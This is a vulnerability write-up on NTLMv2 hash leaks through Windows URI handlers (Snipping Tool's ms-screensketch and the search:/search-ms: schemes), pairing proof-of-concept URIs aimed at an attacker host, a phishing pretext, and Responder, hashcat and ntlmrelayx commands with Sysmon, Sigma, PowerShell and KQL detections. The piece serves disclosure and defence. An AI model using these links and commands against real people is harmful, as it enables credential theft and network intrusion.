CVE-2026-33829 & The Unpatched Sibling: How Windows URI Handlers Keep Leaking Your NTLMv2 Hashes
Two vulnerabilities, technically identical, discovered within weeks of each other. One gets a CVE and a patch. The other gets a rejection letter saying it’s “below the servicing bar.” Both leak your NTLMv2 hash to any attacker who can get you to click a link. This is the story of CVE-2026-33829, its unpatched twin in the Windows Search URI handler, and why this class of attack has been working reliably for years.
CVE-2026-33829 at a Glance
| Field | Value |
|---|---|
| CVE ID | CVE-2026-33829 |
| NVD Entry | nvd.nist.gov/vuln/detail/cve-2026-33829 |
| CVSS v3.1 Score | 4.3 MEDIUM |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N |
| CWE | CWE-200: Exposure of Sensitive Information to an Unauthorized Actor |
| Affected Component | Windows Snipping Tool (ms-screensketch URI handler) |
| Attack Type | NTLM credential leak via UNC path coercion |
| Patch Released | April 14, 2026 |
| Discovered By | BlackArrow Security (coordinated disclosure March 23, 2026) |
| Affected Platforms | Windows 10 (1607–22H2), Windows 11 (23H2–26H1), Windows Server 2012/2012 R2 |
The NVD description is deliberately terse: “Exposure of sensitive information to an unauthorized actor in Windows Snipping Tool allows spoofing over a network.” What it doesn’t say is that the mechanism is a single-click, zero-download attack that silently sends your Windows authentication hash to an attacker-controlled server.
Background: What Is NTLM and Why Does a Hash Matter?
Before the technical breakdown, a primer on why a captured hash is dangerous rather than merely an interesting artefact.
The NTLM Challenge-Response Flow
NTLM is Microsoft’s legacy challenge-response authentication protocol, still present across virtually every Windows network for backwards compatibility. When a Windows client authenticates to a server:
Client                                    Server
  |                                         |
  |---- NTLM Negotiate (Type 1) ----------->|
  |<--- NTLM Challenge (Type 2, nonce) -----|
  |                                         |
  |  Client computes:                       |
  |  NTLMv2 Hash = HMAC-MD5(                |
  |    NT_Hash(password),                   |
  |    username + domain                    |
  |  )                                      |
  |  Response = NTLMv2_Hash(nonce +         |
  |    timestamp + client_nonce + ...)      |
  |                                         |
  |---- NTLM Auth (Type 3, response) ------>|
The value captured by tools like Responder is the Net-NTLMv2 hash — the Type 3 authentication response. This is not the account password, but it contains enough cryptographic material to be dangerous in two distinct ways:
1. Offline password cracking: The Net-NTLMv2 format is crack-friendly. Hashcat and John the Ripper can run dictionary + rule attacks against it. For commonly structured corporate passwords (“Password1!”, “Summer2026#”), cracking succeeds within hours.
2. NTLM relay attacks: The hash doesn’t need to be cracked. An attacker with a Net-NTLMv2 can relay it in real-time to another service — Active Directory, Exchange, LDAP, SMB shares — and authenticate as the victim without knowing their password. This is the more dangerous path in enterprise environments where SMB signing is not enforced.
Victim ──(NTLM response)──> Attacker
                              │
                              │──(relays response)──> Target Server
                                                       (AD CS, LDAP, SMB share)
                              │
                              └──(offline crack)──> Cleartext password
CVE-2026-33829: The Snipping Tool Vulnerability
Root Cause
The Windows Snipping Tool registers a deep link URI handler for ms-screensketch. When invoked, it accepts a filePath parameter specifying what file to open for cropping or editing. The application performs no validation on whether this path is local or remote — it passes it directly to the underlying file access code, which triggers standard Windows SMB authentication against whatever UNC path is specified.
From BlackArrow’s disclosure:
“Affected versions of the Snipping Tool register a deep link with the schema
ms-screensketchwhose parameterfilePathcan be used to coerce an authenticated SMB connection to an arbitrary server, leaking the user’s Net-NTLM hash.”
The application manifest registers the handler:
<Extensions>
    <uap:Extension Category="windows.protocol">
        <uap:Protocol Name="ms-screensketch" DesiredView="default"/>
    </uap:Extension>
    ...
Proof of Concept (CVE-2026-33829)
Setup: Run Responder on your attacker machine to listen for SMB authentication:
responder -I eth0 -wvThen deliver this URI to the victim (in a browser, email, or any hyperlink):
ms-screensketch:edit?&filePath=\\attacker-ip\share\image.png&isTemporary=false&saved=true&source=ToastWhat happens:
- Snipping Tool launches (consistent with the social engineering pretext of “edit this image”)
- Snipping Tool attempts to open the remote file path
- Windows performs NTLM authentication against the attacker’s SMB listener
- Net-NTLMv2 hash arrives at Responder before Snipping Tool shows any error
- Victim sees a brief error or nothing — no indication credentials were transmitted
Source: BlackArrow Security — CVE-2026-33829 PoC demonstration
Social Engineering Realism
The particularly dangerous aspect of this variant is how naturally it fits a pretext. An attacker sends: “Hey, can you crop this new corporate badge photo? Just click the link.” The victim clicks, Snipping Tool opens (exactly as expected), and the authentication happens silently in the background before any error is displayed. The victim has no reason to be suspicious.
Disclosure timeline (BlackArrow):
| Date | Event |
|---|---|
| 2026-03-23 | Vulnerability reported to Microsoft |
| 2026-04-14 | Microsoft releases patch (coordinated) |
| 2026-04-14 | Public disclosure |
The Unpatched Sibling: Windows Search URI Handler
Three weeks after CVE-2026-33829 was patched, Huntress researcher Andrew Schwartz noticed something: the exact same vulnerability class existed in a different URI handler. And this one had no CVE and no patch.
The search: and search-ms: URI Handlers
Windows registers two URI schemes for its search functionality:
search:— launches Windows Search with a querysearch-ms:— an older variant with slightly different parameter syntax
Both accept a crumb=location: parameter that specifies a starting folder for the search scope. Neither validates whether that folder is local or a UNC path to a remote server.
When you query the registry, both handlers point to the same implementation:
HKEY_CLASSES_ROOT\search\shell\open\command
    (Default)      REG_EXPAND_SZ   %SystemRoot%\Explorer.exe /separate,/idlist,%I,%L
    DelegateExecute  REG_SZ        {90b9bce2-b6db-4fd3-8451-35917ea1081b}

HKEY_CLASSES_ROOT\search-ms\shell\open\command
    (Default)      REG_EXPAND_SZ   %SystemRoot%\Explorer.exe /separate,/idlist,%I,%L
    DelegateExecute  REG_SZ        {90b9bce2-b6db-4fd3-8451-35917ea1081b}
Both schemes share the identical DelegateExecute CLSID {90b9bce2-b6db-4fd3-8451-35917ea1081b}, which maps to the SearchExecute COM class implemented in ExplorerFrame.dll. Two URI schemes, one code path, same unvalidated UNC access.

Registry query confirming both search: and search-ms: delegate to the same COM class
The Attack
Command-line trigger (the quoting matters):
start "" "search:query=test&crumb=location:\\10.0.1.100\share"The outer start "" with an empty title is critical. Without it, cmd.exe parses the & as a command separator, breaking the URI. The inner quotes wrap the full URI.
HTML link delivery (one click, no prompts):
<a href="search:query=test&crumb=location:\\attacker-ip\share">Click to search</a>In Edge (and other browsers), clicking this link opens the Windows Search window and simultaneously triggers NTLM authentication to the UNC path — no security dialog, no file download warning.

Huntress lab: Command-line trigger on Windows 11 23H2 — Responder captures hash within one second

Huntress lab: Edge browser one-click delivery — no security prompts shown to victim

Full attack chain: URI trigger → Windows error dialog → NTLM hash captured at attacker SMB listener
Critical Behavioral Detail
Huntress noted one important characteristic of this specific vulnerability:
“First invocation per logon leaks the hash. Subsequent invocations return access-denied until the user logs out and back in.”
For phishing purposes, this is still extremely effective — a single click is all that’s needed. But it means automated scanning tools or repeated probes won’t yield repeated captures from the same session.
Tested Environments
Confirmed on:
- Windows 11 23H2 Pro, Build 22631.6199 (standard user, no admin, Defender on default)
- Windows 11 25H2 Build 26200.8524
Comparison to CVE-2026-33829
| Attribute | CVE-2026-33829 (Snipping Tool) | Search URI (Unpatched) |
|---|---|---|
| URI Scheme | ms-screensketch: | search: / search-ms: |
| Vulnerable Parameter | filePath | crumb=location: |
| COM Implementation | SnippingTool.exe | ExplorerFrame.dll |
| Outcome | Net-NTLMv2 leak | Net-NTLMv2 leak |
| CVSS | 4.3 MEDIUM | 4.3 MEDIUM (author’s calculation) |
| User Interaction | One click | One click |
| Status | Patched April 14, 2026 | Unpatched |
Protocol-Level View: What Happens on the Wire
When the URI fires, Windows’ network authentication stack executes the full NTLM three-way handshake automatically:
Victim (Windows)                       Attacker (Responder)
       |                                       |
       |-- TCP SYN to port 445 -------------->|
       |<- TCP SYN-ACK ----------------------|
       |                                       |
       |-- SMB Negotiate Request ------------->|
       |<- SMB Negotiate Response (NTLM) -----|
       |                                       |
       |-- NTLM NEGOTIATE_MESSAGE (Type 1) --->|
       |<- NTLM CHALLENGE_MESSAGE (Type 2) ----|
       |   [8-byte server challenge]           |
       |                                       |
       |-- NTLM AUTHENTICATE_MESSAGE (Type 3)->|
       |   [NTLMv2 response = HMAC-MD5 of     |
       |    NT_Hash(pw) + challenge + blob]    |
       |                                       |
       | Windows shows "access denied" dialog  |
       | Hash already captured by Responder    |
The entire exchange completes in under one second. The error dialog that Windows shows (“Windows cannot access the specified device, path, or file”) appears after the authentication exchange has already occurred. From a user perspective, the operation “failed” — they have no idea authentication was attempted and captured.
The Captured Hash Format
Responder displays the captured credential in Net-NTLMv2 format:
[REDACTED]::[DOMAIN]:[SERVER_CHALLENGE]:[NTLMv2_RESPONSE]:[BLOB]This format is directly usable with Hashcat (mode -m 5600) for offline cracking:
hashcat -m 5600 captured.txt wordlist.txt -r rules/best64.ruleOr pass it directly to ntlmrelayx.py (Impacket) for relay without cracking:
ntlmrelayx.py -tf targets.txt -smb2supportThe Prior Art: A Decade of Windows NTLM Coercion
CVE-2026-33829 and its unpatched sibling did not appear in a vacuum. They are the latest entries in a long and well-documented class of attack. Understanding the lineage explains why defenders should not treat this as an isolated incident.
2008–2015: Foundation
- MS08-068: Original NTLM relay vulnerability — reflecting NTLM credentials back to the authenticating host. Patched, but the relay concept persisted.
- LNK icon UNC paths: Windows Explorer renders
.lnkfile icons by fetching the icon path — if that path is a UNC path, it triggers NTLM auth just from browsing a folder. Used in Stuxnet (2010).
2018–2019: The Printer Bug Era
- SpoolSample / PrinterBug (Lee Christensen, 2019): Abuses MS-RPRN (Print Spooler RPC)
RpcRemoteFindFirstPrinterChangeNotificationExto coerce domain controller authentication. No CVE — Microsoft classified it as “by design.” Still works against unpatched environments. The key insight: if you can make a privileged machine authenticate to you, it doesn’t matter how the coercion happens.
2021: PetitPotam
- PetitPotam (topotam): Abuses MS-EFSRPC (Encrypting File System Remote Protocol)
EfsRpcOpenFileRaw— an unauthenticated call that forces the target machine to authenticate to an attacker-specified path. - CVE-2021-36942: Partial patch. The specific function was blocked but the underlying MS-EFSRPC protocol has multiple methods with the same behavior.
- Impact: Combined with Active Directory Certificate Services (AD CS), this enabled complete domain compromise in one step: coerce DC → relay to AD CS → issue domain admin certificate → DCSync.
2022: The Coercion Toolkit Expands
- ShadowCoerce (Charlie Clark): Abuses FSRVP (File Server Remote VSS Protocol) — another protocol with unauthenticated coercion.
- DFSCoerce (Filip Dragovic): Abuses DFSNM (Distributed File System Namespace Management Protocol). An alternative for environments where PetitPotam is blocked.
- Pattern: Each time Microsoft patches one coercion vector, researchers find another RPC method with equivalent behavior. The underlying problem is any unauthenticated RPC call that takes a file path and makes a network connection.
2023: The Application-Layer Pivot
- CVE-2023-23397 (CERT-UA, MDSec): Outlook calendar invites with a custom
reminderFilePathAttributepointing to a UNC path — triggered without user interaction, purely by receiving the email. CVSS 9.8 CRITICAL. Confirmed used by APT28 (Fancy Bear) against Ukrainian government targets since April 2022 before discovery. - CVE-2023-36884: Office documents loading remote templates via URL Moniker — NTLM leak + potential RCE chain.
- Trellix Research: Documented
search:URI handler as an attack vector for NTLM capture.
2024: The URI Handler Pivot
- Varonis Research: Documented
search-ms:withcrumb=location:as a NTLM leak primitive. Reported to Microsoft, assessed as Moderate, no patch issued.
2026: CVE-2026-33829 + Unpatched Search Variant
- BlackArrow discovers
ms-screensketch:Snipping Tool variant → gets patched - Huntress (Andrew Schwartz) finds
search:/search-ms:variant using same technique Varonis documented in 2024 → MSRC closes as below servicing bar
The progression shows a consistent pattern: Microsoft patches specific instances while the underlying class — “any Windows component that accepts a URI parameter and makes unauthenticated network connections to UNC paths” — remains exploitable.
Microsoft’s Response and the Servicing Policy Problem
The MSRC Exchange
Huntress’s disclosure generated a notable policy conversation with Microsoft:
- April 15, 2026: Huntress reports to MSRC
- April 16, 2026: MSRC closes as “social engineering, not eligible for CVE”
- April 16, 2026: Huntress contests, citing CVE-2026-33829 as a directly analogous case that was assigned a CVE
- April 21, 2026: MSRC reopens the case
- May 15, 2026: Final assessment — Moderate severity, below servicing bar
- May 19, 2026: MSRC confirms their policy: “Typically, only Important and Critical severity cases meet our bar for servicing… different factors cause exception to our standard processes”
- May 28, 2026: MSRC confirms CVE-2026-33829 was also rated Moderate — same severity, one patched, one not
The Policy Gap
MSRC’s position creates a systematic gap in corporate patch management. Most enterprise patch processes are driven by CVE assignment and CVSS score thresholds. A Moderate-severity CVE might trigger a 30-day patch window. A vulnerability with no CVE assignment triggers nothing.
Microsoft’s exception-driven model means two technically identical vulnerabilities can receive completely different treatment based on undisclosed criteria. Security teams who rely on CVE coverage as a signal for “has this been addressed” will systematically miss the unpatched variant.
The broader implication: for this entire vulnerability class — Windows components making unauthenticated UNC connections via URI parameters — the absence of a CVE is not evidence of absence of risk.
Detection
A single detection method is an insufficient foundation for this vulnerability class. The attack surface spans process behavior, Windows authentication events, network telemetry, and delivery channels. The layers below are independent — any one of them catches the attack, so defense-in-depth here is practical rather than theoretical.
Layer 1: Sysmon Process Creation (EventID 1)
The most reliable host-based signal is the anomalous parent-child process relationship the attack creates. When a browser or Office application handles a search: URI, it spawns explorer.exe (or SearchProtocolHost.exe) as a child. That parent-child chain is rare in normal operation and almost never legitimate when the child then initiates an outbound network connection.
Requires: Sysmon with a configuration that captures process creation (EventID 1) and network connections (EventID 3).
<!-- Sysmon config fragment — catch URI handler spawns from browsers/Office -->
<RuleGroup name="NTLM URI Coercion" groupRelation="or">
  <ProcessCreate onmatch="include">
    <Rule name="SearchURI_from_Browser" groupRelation="and">
      <ParentImage condition="contains any">chrome.exe;msedge.exe;firefox.exe;iexplore.exe;outlook.exe;winword.exe;excel.exe;powerpnt.exe;acrobat.exe</ParentImage>
      <Image condition="contains any">explorer.exe;SearchProtocolHost.exe;SearchApp.exe;SnippingTool.exe</Image>
    </Rule>
  </ProcessCreate>
</RuleGroup>
Layer 2: Sysmon Network Connection (EventID 3)
Correlate the process spawn above with an outbound SMB connection. The key is that SearchProtocolHost.exe, explorer.exe, or SnippingTool.exe should essentially never initiate outbound TCP/445 to a non-fileserver in your environment.
<NetworkConnect onmatch="include">
  <Rule name="SearchProcess_SMB_Outbound" groupRelation="and">
    <Image condition="contains any">SearchProtocolHost.exe;SearchApp.exe;SnippingTool.exe</Image>
    <DestinationPort condition="is">445</DestinationPort>
  </Rule>
  <Rule name="Explorer_SMB_Outbound" groupRelation="and">
    <Image condition="end with">explorer.exe</Image>
    <DestinationPort condition="is">445</DestinationPort>
    <DestinationIsIpv6 condition="is">false</DestinationIsIpv6>
  </Rule>
</NetworkConnect>
Whitelist your legitimate fileserver IPs in the DestinationIp exclusion list to reduce false positives.
Layer 3: Windows Security Log — EventID 4624 + 4625
When the NTLM handshake completes (whether or not access is granted), Windows logs a network logon event. EventID 4624 (successful logon) or 4625 (failed logon) with LogonType: 3 and AuthenticationPackageName: NTLM is the authentication telemetry. The combination of a workstation as the WorkstationName and a non-AD IP as the source is the anomaly.
Log: Security
EventID: 4624 (or 4625)
LogonType: 3
AuthenticationPackageName: NTLM
IpPort: 445
WorkstationName: <client hostname>
IpAddress: <non-fileserver IP>
PowerShell hunt for recent suspicious NTLM network logons (run on DC or SIEM-forwarded logs):
$cutoff = (Get-Date).AddHours(-24)

Get-WinEvent -ComputerName localhost -FilterHashtable @{
    LogName   = 'Security'
    Id        = 4624, 4625
    StartTime = $cutoff
} -ErrorAction SilentlyContinue | ForEach-Object {
    $xml = [xml]$_.ToXml()
    $data = $xml.Event.EventData.Data

    $logonType  = ($data | Where-Object Name -eq 'LogonType').'#text'
    $authPkg    = ($data | Where-Object Name -eq 'AuthenticationPackageName').'#text'
    $sourceIP   = ($data | Where-Object Name -eq 'IpAddress').'#text'
    $sourcePort = ($data | Where-Object Name -eq 'IpPort').'#text'
    $username   = ($data | Where-Object Name -eq 'TargetUserName').'#text'
    $workstation= ($data | Where-Object Name -eq 'WorkstationName').'#text'

    if ($logonType -eq '3' -and $authPkg -eq 'NTLM' -and $sourcePort -eq '445') {
        [PSCustomObject]@{
            Time        = $_.TimeCreated
            EventID     = $_.Id
            Username    = $username
            Workstation = $workstation
            SourceIP    = $sourceIP
        }
    }
} | Where-Object { $_.SourceIP -and $_.SourceIP -notmatch '^(10\.|192\.168\.|172\.(1[6-9]|2[0-9]|3[01])\.)' } |
    Sort-Object Time -Descending |
    Format-Table -AutoSize
The Where-Object filter at the end suppresses RFC1918 addresses — adjust to match your actual fileserver ranges.
Layer 4: Windows Defender Firewall Audit Log
If you’ve blocked outbound TCP/445 via GPO (which you should — see Mitigation), the firewall audit log becomes a detection layer. Blocked connection attempts from workstation processes to port 445 on non-AD infrastructure are immediately actionable.
Enable firewall logging via GPO:
Computer Configuration → Windows Settings → Security Settings →
Windows Defender Firewall → Windows Defender Firewall with Advanced Security →
Properties → Domain Profile → Logging → Log dropped packets: Yes
Log path: %SystemRoot%\System32\LogFiles\Firewall\pfirewall.log
Or via PowerShell:
Set-NetFirewallProfile -Profile Domain,Private,Public `
    -LogBlocked True `
    -LogFileName "$env:SystemRoot\System32\LogFiles\Firewall\pfirewall.log" `
    -LogMaxSizeKilobytes 32767
Forward pfirewall.log to your SIEM and alert on DROP entries with dst-port=445 originating from workstation subnets.
Layer 5: Native Sigma Rules (Write Your Own)
Rather than depending on a third-party vendor’s detection catalogue, these Sigma rules cover both the patched and unpatched variants using only native Windows telemetry. Drop them into any SIEM that supports Sigma (Elastic, Splunk, Microsoft Sentinel, Chronicle).
Rule 1 — URI handler spawns search process from browser (Sysmon EventID 1):
title: Search URI Handler Spawned from Browser or Mail Client
id: a3f1b2c4-d5e6-7890-abcd-ef1234567890
status: experimental
description: Detects explorer.exe or SearchProtocolHost.exe spawned by a browser
  or mail client, indicating a search:/search-ms: URI handler invocation that
  may be used for NTLM coercion.
references:
  - https://nvd.nist.gov/vuln/detail/cve-2026-33829
  - https://www.huntress.com/blog/unpatched-ntlm-leak-windows-search-uri-handler
author: gugualiunal
date: 2026-06-09
tags:
  - attack.credential_access
  - attack.t1187
  - cve.2026-33829
logsource:
  category: process_creation
  product: windows
detection:
  selection_parent:
    ParentImage|endswith:
      - '\chrome.exe'
      - '\msedge.exe'
      - '\firefox.exe'
      - '\iexplore.exe'
      - '\outlook.exe'
      - '\OUTLOOK.EXE'
      - '\winword.exe'
      - '\excel.exe'
      - '\powerpnt.exe'
      - '\AcroRd32.exe'
      - '\Acrobat.exe'
  selection_child:
    Image|endswith:
      - '\explorer.exe'
      - '\SearchProtocolHost.exe'
      - '\SearchApp.exe'
      - '\SnippingTool.exe'
  condition: selection_parent and selection_child
falsepositives:
  - Legitimate file open dialogs from Office (review before tuning out)
level: medium
Rule 2 — Search process initiates outbound SMB (Sysmon EventID 3):
title: SearchProtocolHost or SnippingTool Outbound SMB Connection
id: b4e2c6d8-e7f0-1234-bcde-f23456789012
status: experimental
description: Detects an outbound SMB connection (TCP/445) initiated by
  SearchProtocolHost.exe, SearchApp.exe, or SnippingTool.exe. This is the
  network-layer indicator of NTLM coercion via search: or ms-screensketch: URI.
references:
  - https://nvd.nist.gov/vuln/detail/cve-2026-33829
author: gugualiunal
date: 2026-06-09
tags:
  - attack.credential_access
  - attack.t1187
  - cve.2026-33829
logsource:
  category: network_connection
  product: windows
detection:
  selection:
    Image|endswith:
      - '\SearchProtocolHost.exe'
      - '\SearchApp.exe'
      - '\SnippingTool.exe'
    DestinationPort: 445
    Initiated: 'true'
  filter_internal:
    DestinationIp|startswith:
      - '10.'
      - '192.168.'
      - '172.16.'
      - '172.17.'
      - '172.18.'
      - '172.19.'
      - '172.20.'
      - '172.21.'
      - '172.22.'
      - '172.23.'
      - '172.24.'
      - '172.25.'
      - '172.26.'
      - '172.27.'
      - '172.28.'
      - '172.29.'
      - '172.30.'
      - '172.31.'
  condition: selection and not filter_internal
falsepositives:
  - Environments where Explorer browses UNC paths legitimately (rare)
level: high
Rule 3 — Process command line contains UNC path with search URI markers:
title: Search URI with UNC Path in Command Line Arguments
id: c5f3d7e9-f801-2345-cdef-34567890abcd
status: experimental
description: Detects process execution where command line arguments contain
  search: or search-ms: URI with a crumb=location: parameter pointing to a UNC
  path, or ms-screensketch: with a UNC filePath — the canonical payload pattern.
author: gugualiunal
date: 2026-06-09
tags:
  - attack.credential_access
  - attack.t1187
  - cve.2026-33829
logsource:
  category: process_creation
  product: windows
detection:
  selection_search:
    CommandLine|contains|all:
      - 'crumb=location:'
      - '\\\\'
  selection_snip:
    CommandLine|contains|all:
      - 'ms-screensketch'
      - 'filePath='
      - '\\\\'
  condition: selection_search or selection_snip
falsepositives:
  - None expected in normal environments
level: high
Layer 6: Microsoft Sentinel KQL
For environments running Microsoft Sentinel with Sysmon events forwarded via Azure Monitor Agent:
// Hunt: Search URI handler spawns SMB connection to non-RFC1918 host
let timeRange = ago(7d);
let internalRanges = dynamic(["10.", "192.168.", "172.16.", "172.17.",
    "172.18.", "172.19.", "172.20.", "172.21.", "172.22.", "172.23.",
    "172.24.", "172.25.", "172.26.", "172.27.", "172.28.", "172.29.",
    "172.30.", "172.31.", "127."]);

SecurityEvent
| where TimeGenerated >= timeRange
| where EventID == 4624 or EventID == 4625
| where LogonType == 3
| where AuthenticationPackageName == "NTLM"
| where IpPort == "445"
| where not(IpAddress has_any (internalRanges))
| where IpAddress != "-" and IpAddress != "::1"
| project TimeGenerated, EventID, Account, WorkstationName,
          IpAddress, IpPort, LogonProcessName, SubStatus
| join kind=leftouter (
    SysmonEvent
    | where TimeGenerated >= timeRange
    | where EventID == 1
    | where Process has_any ("SearchProtocolHost.exe", "SearchApp.exe",
                             "SnippingTool.exe", "explorer.exe")
    | where ParentProcess has_any ("chrome.exe", "msedge.exe", "firefox.exe",
                                   "outlook.exe", "OUTLOOK.EXE", "winword.exe")
    | project SpawnTime=TimeGenerated, Computer, SpawnedProcess=Process,
              ParentProcess, CommandLine
) on $left.WorkstationName == $right.Computer
| where isnotempty(SpawnedProcess)
